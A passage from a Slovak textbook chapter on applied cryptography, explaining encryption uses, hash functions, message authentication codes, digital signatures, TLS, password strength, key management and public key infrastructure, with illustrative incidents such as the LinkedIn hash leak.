Šifrovací algoritmus, či už symetrický alebo asymetrický, neposkytuje ochranu integrity ani autentickosti prenášaných údajov. Teda skutočnosť, že údaje boli prenášané/uložené zašifrované a úspešne sme ich dešifrovali neznamená, že počas prenosu/uloženia zašifrované dáta neboli útočníkom zmenené.

Výnimkou sú špecifické konštrukcie módov symetrických šifier, tzv. autentizované šifrovanie. V súčasnosti sú v praxi používané zriedkavo a na zabezpečenie integrity a autentickosti údajov sú používané iné kryptografické konštrukcie.

Šifrovanie možno nájsť v praxi vo veľkom počte rôznorodých aplikácií. Uveďme aspoň niekoľko príkladov:

- Šifrovanie diskov osobných počítačov, kde sa údaje transparentne pri čítaní z disku dešifrujú a pri zápise na disk šifrujú – Bitlocker (štandardný nástroj v novších verziách operačného systému Windows, šifrovací algoritmus AES), TrueCrypt (multiplatformová aplikácia, podpora viacerých šifrovacích algoritmov, okrem iných aj AES). Cieľom takýchto riešení je znížiť riziko prezradenia údajov, napr. pri odcudzení prenosného počítača.
- Šifrovanie komprimovaných zip archívov – viaceré aplikácie pre prácu so zip archívmi umožňujú okrem komprimácie aj zašifrovať vzniknuté archívy s použitím symetrického šifrovania (napr. 7-zip, WinZip používajú AES). Šifrovací kľúč je vypočítaný zo zadaného hesla. Zašifrovaný archív je následne možné dešifrovať a rozbaliť len s použitím tohto hesla. V prípade ad-hoc potreby poslať citlivé údaje, pričom nemáme k dispozícii verejný kľúč príjemcu (alebo tento ani žiadny verejný kľúč nemá), je často najjednoduchším riešením údaje zabaliť do šifrovaného archívu s použitím dostatočne silného hesla. Následne archív pošleme príjemcovi mailom a heslo oznámime iným komunikačným kanálom (povedzme SMS). Samozrejme, pokiaľ dokáže útočník získať zašifrovaný archív aj prenášané heslo, dokáže dešifrovať rovnako ako príjemca.
- Šifrovanie komunikácie v nezabezpečených sieťach, napr. na Internete pri využívaní internetbankingu alebo pri prístupe na web stránky zabezpečujúce e-mailové služby. Zabezpečenie komunikácie je v týchto situáciách štandardne riešené protokolom TLS, ktorý okrem iných atribútov zabezpečuje aj dôvernosť prenášaných údajov symetrickým šifrovaním, pričom konkrétny použitý algoritmus sa dohodne pri nadviazaní spojenia medzi internetovým prehliadačom a serverom.

### 8.2.2 Hašovacie funkcie a autentizačné kódy správ

#### *8.2.2.1 Hašovacie funkcie*

Kryptografické hašovacie funkcie sú algoritmy, ktoré z ľubovoľne dlhého vstupu vypočítajú hodnotu – reťazec bitov pevnej dĺžky (ten nazveme odtlačok). Pre bežne používané hašovacie funkcie má odtlačok dĺžku 160 bitov v prípade hašovacej funkcie SHA-1, 256 bitov v prípade SHA-256 alebo 512 bitov v prípade SHA-512. Úlohou odtlačku je jednoznačne reprezentovať vstupné údaje/dokument.

Primárne použitie hašovacích funkcií je v ďalších kryptografických konštrukciách, napríklad v autentizačných kódoch správ, schémach digitálnych podpisov a pod. Hašovacie funkcie nevyužívajú žiadny kľúč a teda ktokoľvek vie vypočítať odtlačok k ľubovoľnému dokumentu. Preto je samostatné použitie hašovacích funkcií obmedzené len na detekciu narušenia integrity údajov pri náhodnej (necielenej) zmene, alebo v situáciách, keď útočník nemá úplnú kontrolu nad všetkými komunikačnými kanálmi a nemôže okrem údajov modifikovať aj ich odtlačok. V opačnom prípade útočník ľahko dopočíta korektný odtlačok k pozmeneným údajom.

Uveďme dva ilustračné príklady použitia hašovacích funkcií na kontrolu integrity:


- Distribúcia objemných súborov (softvér, video a pod.) na internete, kde je na webovej stránke zverejnený odtlačok takéhoto súboru. Po stiahnutí súboru môže používateľ lokálne vypočítať jeho odtlačok a porovnať hodnotu s odtlačkom zverejneným na internete. Rozdielnosť vypočítaného a zverejneného odtlačku signalizuje, že pri prenose údajov došlo k modifikácii, napríklad spôsobenej nespoľahlivým prenosom alebo zámernou úpravou. Samozrejme, pokiaľ útočník dokáže zmeniť pri prenose nielen údaje samotné, ale aj informáciu o odtlačku z webovej stránky, používateľ nič podozrivé nespozoruje. Zdôraznime, že hašovacie funkcie vo všeobecnosti nezabezpečujú autentickosť údajov.
- Ochrana integrity súborov vypočítaním ich odtlačkov. Pokiaľ odtlačky odložíme (napr. na neprepisovateľné médium), dokážeme neskôr opätovným výpočtom odtlačkov a ich porovnaním s odloženými hodnotami zistiť, či a ktorý zo súborov bol modifikovaný. Keďže odtlačky sú obvykle podstatne kratšie ako zdrojové súbory, tento spôsob ochrany poskytuje len detekciu narušenia integrity a neumožňuje rekonštruovať pôvodný obsah súborov (na tento účel slúži zálohovanie). Na druhej strane je porovnávanie odtlačkov prevádzkovo jednoduchšie ako porovnávanie celých kópií súborov.

Z hľadiska rýchlosti spracovania vstupu sú hašovacie funkcie porovnateľné so symetrickými šifrovacími algoritmami. Aby boli hašovacie funkcie použiteľné vo vyššie uvedených aj v ďalších konštrukciách očakávame, že hašovacie funkcie majú vhodné bezpečnostné vlastnosti. Dve najzákladnejšie vlastnosti sú, že napriek znalosti hašovacej funkcie:

- z daného odtlačku nie je efektívne možné vypočítať dokument s takýmto odtlačkom,
- nie je efektívne možné vypočítať dva rôzne dokumenty s rovnakým odtlačkom.

#### *8.2.2.2 Autentizačné kódy správ*

Autentizačný kód správy (angl. Message Authentication Code, resp. MAC) je v podstate odtlačok správy, pri výpočte ktorého bol použitý kľúč. Autentizačné kódy správ sú teda akési hašovacie funkcie s kľúčom, pričom často sú konštruované práve z hašovacích funkcií. Najznámejšou konštrukciou je HMAC – ide o všeobecnú konštrukciu, kde konkrétny algoritmus dostaneme voľbou „podkladovej“ hašovacej funkcie (napr. HMAC-SHA1).




Keďže výpočet odtlačku závisí na kľúči, autentizačné kódy správ zabezpečujú autentickosť údajov. Samozrejme, len v prípade ak je kľúč známy len povolaným používateľom. Najčastejšie použitie autentizačných kódov je pri ochrane komunikácie v počítačovej sieti. V takom prípade kľúč zdieľajú odosielateľ a príjemca. Pri posielaní údajov k nim odosielateľ pripojí autentizačný kód. Príjemca vypočíta z prijatých údajov a kľúča autentizačný kód a porovná ho s prijatým autentizačným kódom. V prípade zhody je potvrdená autentickosť údajov. Pokiaľ útočník nepozná kľúč použitý pri výpočte odtlačku nedokáže údaje „nepozorovane“ modifikovať, lebo nevie dopočítať korektný autentizačný kód.


Dohodnutie/distribúcia konkrétneho kľúča na takýto účel je zvyčajne úlohou nejakého kryptografického protokolu (napríklad TLS protokol dohodne kľúč pre autentizačné kódy pri nadväzovaní spojenia). Takýmto spôsobom je v sieťových protokoloch následne zabezpečovaný každý prenášaný paket – algoritmy pre autentizačné kódy správ sú dostatočne rýchle (porovnateľne so symetrickým šifrovaním).

Na druhej strane autentizačné kódy nezabezpečujú nepopierateľnosť autorstva prenášaných správ. Keďže príjemca má k dispozícii rovnaký kľúč ako odosielateľ, autentizačný kód ľubovoľnej správy dokáže vypočítať sám. To znamená, že odosielateľ dokáže poprieť autorstvo správy.

### 8.2.3 Digitálne podpisy

Schémy pre digitálne podpisy sú asymetrické kryptografické konštrukcie, pozostávajúce z podpisového algoritmu a z overovacieho algoritmu. Používateľ vygeneruje inštanciu schémy vygenerovaním dvojice kľúčov – súkromného a verejného kľúča. Podpisový algoritmus vytvára digitálny podpis z dokumentu a zo súkromného kľúča. Overovací algoritmus overuje korektnosť konkrétneho podpisu na základe dokumentu a verejného kľúča. Verejný kľúč je obvykle zverejnený a teda podpis môže overiť ktokoľvek.

Z dôvodu efektívnosti aj z bezpečnostných dôvodov nie je fakticky podpisovaný dokument ako taký, ale jeho odtlačok vypočítaný zvolenou hašovacou funkciou. Preto je dôležité, aby hašovacia funkcia spĺňala vlastnosti spomínané v časti 8.2.2.1.




Najznámejšími schémami pre digitálne podpisy sú RSA a DSA (Digital Signature Algorithm). Poznamenajme, že štandardná RSA podpisová schéma sa od RSA schémy pre asymetrické šifrovanie líši vo viacerých implementačných detailoch. Napriek tomu je matematická povaha asymetrického páru kľúčov rovnaká a niekedy je jeden pár kľúčov používaný na oba účely (teda v schéme pre asymetrické šifrovanie aj v schéme pre digitálne podpisy), hoci sa to neodporúča.

Napriek tomu, že verejný kľúč aj podpisový a overovací algoritmus sú voľne k dispozícii, nie je efektívne možné bez znalosti súkromného kľúča vytvoriť k ľubovoľnému dokumentu korektný podpis. To znamená, že digitálne podpisy poskytujú ochranu integrity a autentickosti údajov. Navyše, ak je používateľ jediný, kto má konkrétny súkromný kľúč, tak korektný digitálny podpis dokumentu znemožňuje používateľovi poprieť vlastný podpis (hovoríme o nepopierateľnosti autorstva). Samozrejme, praktické uplatnenie digitálnych podpisov si vyžaduje vyriešiť dôveryhodnú distribúciu verejných kľúčov, možnosť vyhlásiť neplatnosť verejného kľúča po prípadnej kompromitácii súkromného kľúča a množstvo ďalších praktických otázok. Tie sa snaží riešiť tzv. infraštruktúra verejných kľúčov (PKI – Public Key Infrastructure) aj s príslušným právnym rámcom[114].

Nasledujúca tabuľka porovnáva základné charakteristiky hašovacích funkcií, autentizačných kódov a digitálnych podpisov:

| | **Hašovacie funkcie** | **Autentizačné kódy** | **Digitálne podpisy** |
|---|---|---|---|
| **Integrita** | áno | áno | áno |
| **Autentickosť** | nie | áno | áno |
| **Nepopierateľnosť autorstva** | nie | nie | áno |
| **Kľúče** | žiadne | symetrické | asymetrický pár kľúčov |
| **Efektívnosť** | rýchle | rýchle | pomalé |
| **Typická aplikácia** | kontrola integrity statických dát | autentickosť jednotlivých paketov pri prenose v sieti | autentickosť dokumentov |

[114] V prostredí SR je to zákon o elektronickom podpise a súvisiace vyhlášky NBÚ SR.

## 8.3 Protokoly

Kryptografické protokoly sú definované ako postupnosť krokov a výmen správ medzi dvoma alebo viacerými účastníkmi, s cieľom naplniť dané/zvolené bezpečnostné požiadavky, pričom využívajú rôzne kryptografické konštrukcie.


Pokiaľ spracovanie údajov zahŕňa interakciu a prenos údajov medzi systémami alebo používateľmi, je z hľadiska bezpečnosti typicky potrebné zabezpečiť dve základné požiadavky:

1. Autentizácia komunikujúcich účastníkov – teda každý účastník si overí, že komunikuje so želaným partnerom.
2. Dohodnúť a distribuovať kryptografické kľúče, ktoré sa v následnej komunikácii použijú na šifrovanie, výpočet autentizačných kódov, prípadne na zabezpečenie iných bezpečnostných atribútov pomocou vhodných kryptografických konštrukcií.

Uvedené požiadavky napĺňa najvýznamnejšia trieda kryptografických protokolov – protokoly pre autentizáciu a dohodnutie kľúčov (tie sú následne použité na zabezpečenie ďalšej komunikácie). Prirodzene, obvykle sú tieto protokoly vykonané pri nadväzovaní spojenia. Najpoužívanejšie protokoly tohto typu sú TLS (Transport Layer Security, staršie označenie SSL) a IPSec. Prirodzene, autentizovať účastníka možno len na základe nejakých dôveryhodne distribuovaných informácií. Takou informáciou môže byť verejný kľúč, napr. vo forme certifikátu (najčastejší spôsob v prípade TLS) alebo zdieľaná tajná informácia dohodnutá a distribuovaná dôveryhodným spôsobom vopred (pomerne častý spôsob v prípade IPSec). V prípade verejného kľúča dokazuje účastník svoju identitu tým, že preukáže znalosť prislúchajúceho súkromného kľúča – typicky podpíše vhodnú správu využijúc svoj súkromný kľúč alebo je schopný dešifrovať dáta šifrované s použitím jeho verejného kľúča.

Keďže používateľ sa skôr stretne s TLS ako s IPSec, navyše je IPSec podstatne zložitejšia a variabilnejšia sada protokolov, ilustrujme použitie kryptografických techník práve na TLS. V TLS je použitý komunikačný model klient-server, pričom klient je ten účastník protokolu, ktorý zahajuje komunikáciu, napr. webový prehliadač používateľa. V úvode protokolu si klient a server dohodnú sadu nimi preferovaných a podporovaných kryptografických techník. TLS ponúka istú flexibilitu pri voľbe algoritmov a metód dohodnutia kryptografických kľúčov, skúsme sa preto zamerať na jednu z možností, pričom sa opäť nevyhneme istému (značnému) zjednodušovaniu. Server pošle klientovi svoj verejný kľúč vo forme certifikátu podpísaného nejakou certifikačnou autoritou. Pokiaľ má klient vhodným spôsobom získaný verejný kľúč certifikačnej autority a dôveruje jej, dokáže overiť digitálny podpis na certifikáte a tým autentickosť verejného kľúča servera. Následne klient použije získaný verejný kľúč servera na zašifrovanie údajov, z ktorých obaja odvodia kryptografické kľúče pre šifrovanie a výpočet autentizačných kódov. Server údaje dešifruje pomocou svojho súkromného kľúča. Po získaní kľúčov je nadviazanie spojenia dokončené a vytvorený zabezpečený komunikačný kanál je k dispozícii aplikácii (teda napr. webovému prehliadaču).

Nasledujúce obrázky ilustrujú informácie o dvoch TLS spojeniach, jedno na web Ministerstva financií SR a druhý na vyhľadávač Google. Z uvedených informácií si možno všimnúť rovnaký šifrovací algoritmus (RC4 so 128 bitovým kľúčom) a rovnakú verziu TLS protokolu (verzia 1.1). Spojenia sa líšia hašovacou funkciou použitou pre výpočet autentizačných kódov (MD5 vs. SHA-1), mechanizmom pre výmenu kľúča (RSA vs. ECDHE_RSA) ako aj certifikačnou autoritou, ktorá vydala certifikát verejného kľúča webového servera (RapidSSL CA vs. Google Internet Authority).




Základné charakteristiky TLS sú zhrnuté v nasledujúcej tabuľke:

| | **TLS (SSL)** |
|---|---|
| **Autentizácia servera** | povinná (znalosť súkromného kľúča k verejnému kľúču z certifikátu) |
| **Autentizácia klienta** | voliteľná (málokedy používané, obvykle riešené po vytvorení TLS spojenia) |
| **Distribúcia kľúčov** | viaceré protokoly (odvodenie kľúčov pre šifrovanie a autentizačné kódy) |
| **Dôvernosť** | symetrické šifrovanie (podpora rôznych algoritmov a módov) |
| **Autentickosť** | autentizačné kódy (podpora rôznych algoritmov) |
| **Úprava aplikácie využívajúcej protokol** | zvyčajne potrebné v aplikácii špecificky inicializovať komunikačný kanál |

## 8.4 Heslá a kryptografické kľúče

### 8.4.1 Heslá

Heslá sú najpoužívanejším autentizačným prostriedkom. Sú príkladom autentizácie založenej na znalosti, na rozdiel od autentizačných mechanizmov založených na vlastníctve (niečo čo máte, typicky rôzne hardvérové tokeny) alebo identite (niečo čím ste, typicky biometrické metódy). Heslo je reťazec znakov a obvykle ho volí používateľ sám. V niektorých systémoch/aplikáciách je obmedzená dĺžka ako aj abeceda hesla – napr. v prípade PIN kódov používaných pri platobných kartách alebo pri SIM kartách v mobilných telefónoch.

Na bezpečnosť autentizácie využívajúcej heslá vplýva viacero faktorov, uveďme tie najvýznamnejšie:

- Dĺžka a „náhodnosť" hesla – čím je heslo dlhšie a náhodnejšie, tým je nižšia pravdepodobnosť, že útočník heslo uhádne.
- Spôsob prenosu a overovania hesla – heslo má byť prenášané cez komunikačný kanál so zabezpečenou dôvernosťou.
- Spôsob uloženia hesla na strane používateľa – v ideálnom prípade si používateľ heslá pamätá, nezdieľa heslá medzi rôznymi systémami ani s inými používateľmi.
- Spôsob uloženia hesla na strane systému (servera) – heslá nie sú uložené v otvorenom tvare, pre zníženie dopadov kompromitácie servera.
- Ďalšie parametre autentizácie – definovanie počtu neúspešných pokusov zadania hesla, po ktorom sa prístup používateľa zablokuje (v prípade PIN kódov obvykle 3), vynútenie zmeny hesla po definovanom čase a iné opatrenia znižujúce pravdepodobnosť úspešného útoku.

Ďalší spôsob použitia hesiel je odvodenie symetrických kryptografických kľúčov. Predstavme si napríklad situáciu, že používateľ má svoj súkromný kľúč pre podpisovú schému uložený v súbore na lokálnom disku. Pre minimalizáciu rizika kompromitácie kľúča je tento súbor zašifrovaný. Keďže žiadny používateľ si pravdepodobne nie je schopný zapamätať čo len 128 bitov dlhý náhodne zvolený symetrický kľúč, tento sa v podobných situáciách odvodí z hesla. Teda z hesla zvoleného používateľom je vypočítaný symetrický šifrovací kľúč a ten následne použitý na šifrovanie alebo dešifrovanie súboru so súkromným kľúčom. Podobne sa kľúče z hesiel odvádzajú aj v iných situáciách.

Samozrejme, náhodnosť takto získaného kľúča je nižšia ako keby bol volený skutočne náhodne. Na druhej strane je používateľ schopný si heslo zapamätať. Bezpečnosť takéhoto použitia hesiel ovplyvňuje aj konkrétny algoritmus, ktorým sa heslo transformuje na kľúč. Podobne ako pre iné kryptografické konštrukcie, aj v tomto prípade existujú vhodné štandardy.

Porovnanie odhadovanej náhodnosti používateľských hesiel (volených používateľom) voči dĺžke náhodného symetrického kľúča je uvedený v nasledujúcej tabuľke[115]. Teda povedzme PIN dĺžky 10 zložený z cifier 0-9 je približne rovnako „silný" ako 15 bitov dlhý symetrický kľúč a heslo dĺžky 10 (zložené zo znakov 94 znakovej abecedy) je rovnako „silné" ako 21 bitov dlhý symetrický kľúč.

[115] Zdroj: NIST Special Publication 800-63-1 Electronic Authentication Guideline, 2011.

| Dĺžka hesla | PIN<br>10 znaková abeceda<br>[ekviv. dĺžka kľúča v bitoch] | Všeobecné heslá<br>94 znaková abeceda<br>[ekviv. dĺžka kľúča v bitoch] |
|---|---|---|
| **4** | 9 | 10 |
| **8** | 13 | 18 |
| **10** | 15 | 21 |
| **16** | 21 | 30 |
| **22** | 27 | 38 |

O sile používateľských hesiel je možné urobiť si predstavu z útokov v reálnom prostredí. V roku 2012 bola publikovaná databáza odtlačkov hesiel cca. 6,5 milióna používateľov služby LinkedIn. Jednoduchý slovníkový útok bez špeciálneho hardvéru umožnil v priebehu 4 hodín zistiť heslá cca. 900 tisíc používateľov. Ďalšie pokračovanie v slovníkovom útoku viedlo pomerne skoro celkovo k cca. 2 miliónom zistených hesiel. Teda nezanedbateľná časť používateľov volí a používa pomerne slabé heslá.

### 8.4.2 Kľúče

Narábanie s kryptografickými kľúčmi je najvýznamnejším faktorom ovplyvňujúcim bezpečnosť kryptografických konštrukcií. Správa kryptografických kľúčov zahŕňa hlavne nasledujúce činnosti:

1. Generovanie kľúčov – postupy vytvárania kľúčov, vrátane použitých zdrojov náhodnosti (kľúče musia byť nepredikovateľné)
2. Distribúcia kľúčov – spôsob doručenia kľúčov účastníkom, vrátane naplnenia bezpečnostných požiadaviek pri distribúcii kľúčov (ako sú zabezpečenie ich dôvernosti, autentickosti a pod.)
3. Ukladanie a prístup ku kľúčom (aj v prípadoch ich zálohovania a archivácie)
4. Ničenie kľúčov (po skončení ich používania)

Pri správe kľúčov je vhodné definovať aj postupy pri kompromitácii alebo pri zneplatňovaní kľúčov, intervaly výmen kľúčov a pod.

V prípade adekvátnej správy kľúčov je bezpečnosť kryptografických konštrukcií určená hlavne ich kryptografickou kvalitou a dĺžkou používaných kľúčov. Inštitúcie ako NIST, NSA (National Security Agency), BSI (nemecký Bundesamt für Sicherheit in der Informationstechnik) a iné vydávajú odporučenia pre vhodné algoritmy a dĺžky kľúčov. Napríklad NSA publikuje požiadavky pre tzv. Suite B algoritmy [116], kde pre zabezpečenie dôvernosti údajov klasifikovaných ako SECRET požaduje AES-128, pre údaje klasifikované ako TOP SECRET požaduje AES-256; použitie hašovacej funkcie SHA-256 pre klasifikáciu SECRET a SHA-384 pre TOP SECRET, atď.

Z povahy kryptografických konštrukcií vyplýva, že vždy je možné hľadať symetrický alebo súkromný kľúč tak, že útočník vyskúša všetky možnosti. Ilustrujme schopnosť útočníka prezrieť celý priestor kľúčov v nasledujúcej tabuľke. Ako základ je braný procesor Intel i7-2600 s hardvérovou akceleráciou AES, schopný realizovať viac ako 225 miliónov dešifrovacích operácií AES-128 za sekundu (8 paralelných threadov/vlákien). V stĺpcoch je uvažovaný individuálny útočník s jedným počítačom, stredne veľká firma s 500 počítačmi a ako fiktívny príklad útočník, ktorý investuje do takýchto procesorov celý príjem Slovenskej republiky za rok 2013.

[116] Zdroj: http://www.nsa.gov/ia/programs/suiteb_cryptography/index.shtml (máj 2013)

| Čas útoku | Individuálny útočník 1 procesor [dĺžka kľúča v bitoch] | Stredne veľká firma 500 procesorov [dĺžka kľúča v bitoch] | Príjmy SR za 1 rok (53,8 mil. procesorov) [dĺžka kľúča v bitoch] |
|---|---|---|---|
| 1 minúta | 33,7 | 42,6 | 59,3 |
| 1 hodina | 39,6 | 48,5 | 65,2 |
| 1 deň | 44,1 | 53,1 | 69,8 |
| 30 dní | 49,1 | 58,0 | 74,7 |
| 1 rok | 52,7 | 61,6 | 78,3 |
| 100 rokov | 59,3 | 68,3 | 85,0 |

Tabuľka uvádza, aký veľký priestor dokáže útočník za určitý čas prezrieť, pričom veľkosť priestoru je vyjadrená dĺžkou kľúča v bitoch.

Podotknime, že tabuľka má výlučne ilustratívny charakter, iné algoritmy majú inú rýchlosť, procesory sa zrýchľujú, zlacňujú a špecializovaný obvod skonštruovaný na tento účel má v pomere k cene vyšší výkon. Povedzme 1000-násobne rýchlejší procesor by znamenal pripočítanie 10 k dĺžke uvádzaných kľúčov. Bez ohľadu na to ponúka tabuľka dobrú predstavu o exponenciálnom raste počtu potenciálnych kľúčov s rastom ich dĺžky a snáď aj o dostatočnej dĺžke 128 bitového kľúča.

Podotknime, že tabuľka ukazuje možnosti útočníka v situácii, keď sú kľúče volené skutočne náhodne a s rovnakou pravdepodobnosťou. Útočník je v oveľa lepšej situácii, ak sú niektoré kľúče pravdepodobnejšie ako iné, prípadne ak sa niektoré kľúče určite nepoužijú. To platí napríklad v situácii, ak sú kľúče odvodené z hesiel.

Viaceré kryptografické konštrukcie, napr. niektoré podpisové schémy a protokoly, využívajú ďalšie náhodne volené parametre. Náhodnosť, prípadne dôvernosť týchto parametrov má priamy dopad na bezpečnosť konštrukcií. To znamená, že implementácia musí dbať na bezpečnostné požiadavky takýchto parametrov. Ilustratívnym príkladom je prípad implementácie digitálnych podpisov v herných konzolách PlayStation 3 spoločnosti Sony, s cieľom zabrániť nahratiu a spusteniu neautorizovaného (nepodpísaného) kódu. Použitie statického namiesto náhodného parametra pri podpisovaní algoritmom ECDSA viedlo v roku 2010 k prezradeniu súkromného podpisového kľúča.

#### 8.4.2.1 Infraštruktúra verejných kľúčov

Asymetrické kryptografické konštrukcie, či už pre šifrovanie alebo digitálne podpisy, majú hlavnú výhodu v tom, že verejné kľúče môžu byť zverejnené a teda nie je potrebné zabezpečovať ich dôvernosť. Hlavným problémom je však autentickosť verejných kľúčov. Ako sa odosielateľ údajov uistí o tom, že verejný šifrovací kľúč adresáta je naozaj adresátovým kľúčom, a teda nepošle údaje šifrované povedzme útočníkovým verejným kľúčom? Ako sa vieme uistiť, že verejný kľúč, ktorý použijeme na overenie digitálneho podpisu, skutočne patrí proklamovanému autorovi dokumentu?

Tento problém je ľahko riešiteľný v prostredí s malým počtom účastníkov, ktorí sa navzájom poznajú a môžu si svoje verejné kľúče odovzdať osobne. Takéto riešenie sa však nedá aplikovať vo všeobecnom prípade veľkého počtu vzdialených alebo vopred neznámych účastníkov. Cieľom infraštruktúry verejných kľúčov je definovať technické (kryptografické) a organizačné metódy a postupy na dosiahnutie dôveryhodnej distribúcie verejných kľúčov. Infraštruktúra verejných kľúčov (PKI – public key infrastructure) prenáša dôveru účastníkov na dôveryhodný subjekt – certifikačnú autoritu. Certifikačná autorita vydáva certifikáty verejných kľúčov, čo sú digitálne podpísané dátové štruktúry obsahujúce okrem iného aj:

- jednoznačnú identifikáciu subjektu, pre ktorý je certifikát vydaný, napríklad doménové meno web servera, meno a e-mailová adresa používateľa a pod.,
- verejný kľúč subjektu, vrátane identifikácie konkrétneho kryptografického algoritmu, pre ktorý je kľúč určený,

- účel použitia verejného kľúča, či slúži na šifrovanie alebo overovanie podpisov (tým zároveň hovorí o účele použitia zodpovedajúceho súkromného kľúča),
- interval platnosti certifikátu, určujúci odkedy a dokedy je certifikát platný,
- digitálny podpis certifikačnej autority, umožňujúci overiť autentickosť všetkých údajov v certifikáte.

Fungovanie PKI sa opiera o dva predpoklady. Prvým je dôvera účastníkov, že certifikačná autorita si plní svoje úlohy čestne a bezpečne. Druhým je dôveryhodná distribúcia verejného kľúča certifikačnej autority, pomocou ktorého si vedia účastníci overiť podpis certifikačnej autority v certifikátoch a teda autentickosť údajov v nich obsiahnutých. Obvykle sa takáto distribúcia vykoná zároveň s distribúciou softvéru, napr. webové prehliadače obsahujú po inštalácii zoznam niekoľko desiatok certifikátov verejných kľúčov certifikačných autorít (tzv. koreňových certifikátov), ktorým používatelia implicitne dôverujú. Verejný kľúč certifikačnej autority sa distribuuje vo formáte „samopodpísaného“ certifikátu, teda podpis sa overuje tým verejným kľúčom, ktorý je uvedený v certifikáte.

